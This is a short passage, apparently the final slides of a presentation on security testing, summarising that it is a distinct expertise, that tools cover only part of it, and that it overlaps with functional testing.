


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## Summary

- Security testing is a distinct expertise
- Tools can only do part of the testing
- Make sure you have the right expertise in your team or enlist help
- Make use of the overlap between security- and functional testing





**Presentation  
Finished.**

**Any questions?**